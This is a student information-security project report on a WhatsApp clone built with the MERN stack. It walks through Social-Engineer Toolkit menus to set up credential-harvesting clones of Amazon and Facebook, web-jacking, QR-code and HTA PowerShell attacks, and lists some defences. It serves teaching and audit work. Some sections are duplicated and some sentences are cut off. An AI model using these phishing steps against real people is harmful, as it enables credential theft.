School of Computer Science and Engineering

Project Report – Information Security Analysis and Audit

CSE-3501

WhatsApp Clone Using MERN Stack

Contributors:

Boggavarapu Ch N V Shivani- 20BCE0563

Malvika Singh- 20BCE0857

J-Component

Under Professor: Murali S

Fall Semester 2022-2023

CONTENTS

1 ABSTRACT

In this huge world it is very difficult for people to communicate with one another if there were no mobile phones and messages .One such useful app that helps people to communicate through messages is WhatsApp .We have built a WhatsApp clone which can send and receive messages using the web and when the system is connected to internet. This WhatsApp clone is built using MERN stack using ReactJS for frontend ,MongoDB as the database and pusher to send and receive messages.

Also as we know everything has it's own defects .So, when using WhatsApp most of us have noticed the fake messages sent to the users. By clicking on those messages users fall into the attackers trap and attackers use the user information for their own benefits. We have created such four attacks namely Phishing, Web-Jacking, QR-Code Generators and HTA attack.

Many of us have been prone to one or the other attack to protect users from those attacks we have designed prevention strategies those are the encryption of the user's credentials and the vulnerability scanning using Niko tool to identify if there is an attack performed on the user system so that the users can be aware of the attacks and utilise the system to the fullest of the possible ways.

2 INTRODUCTION

We have built WhatsApp clone chat functionality system which can send and receive messages. The tech stack used for building it is MERN Stack: MongoDB ,Reacts, Nodejs. We have also used Pusher and Postman . MongoDB is used for backend it is a NoSQL database ,React is a JavaScript framework which we used to build our frontend and postman is used to send and receive messages on the chatbot. We built WhatsApp chatbot as we can see there are many attacks happening through WhatsApp messages where the attackers are sending fake messages and trapping the users to steal their credentials or spy on their system .

Tech Stack used:

MERN Stack:

- MongoDB
- ReactJS
- Nodejs

We have also used Pusher and Postman:

Pusher: Pusher is a hosted API service which makes adding real-time data and functionality to web and mobile applications seamless. Pusher works as a real-time communication layer between the server and the client. It maintains persistent connections at the client using WebSocket's, as and when new data is added to your server.

Postman: The Postman API endpoints enable you to integrate Postman within your development toolchain. You can add new collections, update existing collections, update environments, and add and run monitors directly through the API. This enables you to programmatically access data stored in your Postman account.

MERN Stack:

ReactJS: We have used react for building our frontend. The ReactJS framework is an open-source JavaScript framework and library developed by Facebook. It's used for building interactive user interfaces and web applications quickly and efficiently with significantly less code than you would with vanilla JavaScript.

MongoDB: MongoDB is a document database used to build highly available and scalable internet applications. With its flexible schema approach, it's popular with development teams using agile methodologies. We have used MongoDB as the backend database .

The frontend is developed using ReactJS and the backend used is MongoDB where the messages are stored and we use pusher for API service .Pusher works as a real-time communication layer between the server and the client and postman is used to

We have used Kali Linux Software engineering toolkit to execute the attacks. The attacks we have performed on the system are :

Credential Harvester Attack Method: In this method of attack we try to steal the user credentials. As we are performing the attack using the WhatsApp clone a malicious attacker can send the messages to the user and then when the user opens the link user is prone to be attacked as the attacker gets all the credentials and the movements of the user while user is

using the link. The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website. Here , we have used Amazon website for cloning.

Web-Jacking Attack Method: This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast and then the attacker can get the credentials of the user here we send a message to the user using WhatsApp and when the user opens it he is prone to be attacked.


QR-Code Generator Attack Vector: Here we generate a QR Code of the SET Java Applet and send the QR Code via a mailer and when the user opens it he is attacked as it can track the users information and attack the user.

HTA Attack Method(HTML Application): Her we have cloned Facebook website for HTA attack and send the URL to the user .When the user opens it the system is prone to be attacked by virus if there is no antivirus in the user system. The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

Many of us have been prone to one or the other attack to protect users from those attacks we have designed prevention strategies those are the encryption of the user’s credentials and the vulnerability scanning using Niko tool to identify if there is an attack performed on the user system so that the users can be aware of the attacks and utilise the system to the fullest of the possible ways.

3 SYSTEM DESIGN AND ARCHITECTURE

System architecture diagram:



GitHub link for code: First link in references


Tech Stack used:

MERN Stack:


- MongoDB
- ReactJS
- Nodejs

We have also used Pusher and Postman:


Pusher: Pusher is a hosted API service which makes adding real-time data and functionality to web and mobile applications seamless. Pusher works as a real-time communication layer between the server and the client. It maintains persistent connections at the client using WebSocket's, as and when new data is added to your server.




Postman: The Postman API endpoints enable you to integrate Postman within your development toolchain. You can add new collections, update existing collections, update environments, and add and run monitors directly through the API. This enables you to programmatically access data stored in your Postman account.




Sample Screenshot of WhatsApp clone:




Starting Nodemon server:





MongoDB: MongoDB is a document database used to build highly available and scalable internet applications. With its flexible schema approach, it's popular with development teams using agile methodologies. We have used MongoDB as the backend database .





ReactJS: We have used react for building our frontend. The ReactJS framework is an open-source JavaScript framework and library developed by Facebook. It's used for building interactive user interfaces and web applications quickly and efficiently with significantly less code than you would with vanilla JavaScript.





The frontend is developed using ReactJS and the backend used is MongoDB where the messages are stored and we use pusher for API service .Pusher works as a real-time communication layer between the server and the client and postman is used to

4 RESULT AND DISCUSSION

We have used Kali Linux Software engineering toolkit to execute the attacks.

4.1)ATTACKS

The attacks performed are:

- **Credential Harvester Attack Method:** In this method of attack we try to steal the user credentials. As we are performing the attack using the WhatsApp clone a malicious attacker can send the messages to the user and then when the user opens the link user is prone to be attacked as the attacker gets all the credentials and the movements of the user while user is using the link. The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website. Here , we have used Amazon website for cloning.
- **Web-Jacking Attack Method:** This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast and then the attacker can get the credentials of the user here we send a message to the user using WhatsApp and when the user opens it he is prone to be attacked.
- **QR-Code Generator Attack Vector:** Here we generate a QR Code of the SET Java Applet and send the QR Code via a mailer and when the user opens it he is attacked as it can track the users information and attack the user.
- **HTA Attack Method(HTML Application):** Her we have cloned Facebook website for HTA attack and send the URL to the user .When the user opens it the system is prone to be attacked by virus if there is no antivirus in the user system. The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

All the attacks are performed using software-engineering toolkit.

1) Credential Harvester Attack Method:

```
root@DESKTOP-K6N279P: ~
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                     Version: 8.0.3
                  Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
root@DESKTOP-K6N279P: ~
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

root@DESKTOP-K6N279P: ~

```
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Me
tasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harve
st all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make th
e highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the J
ava Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be use
d for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

root@DESKTOP-K6N279P: ~


```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

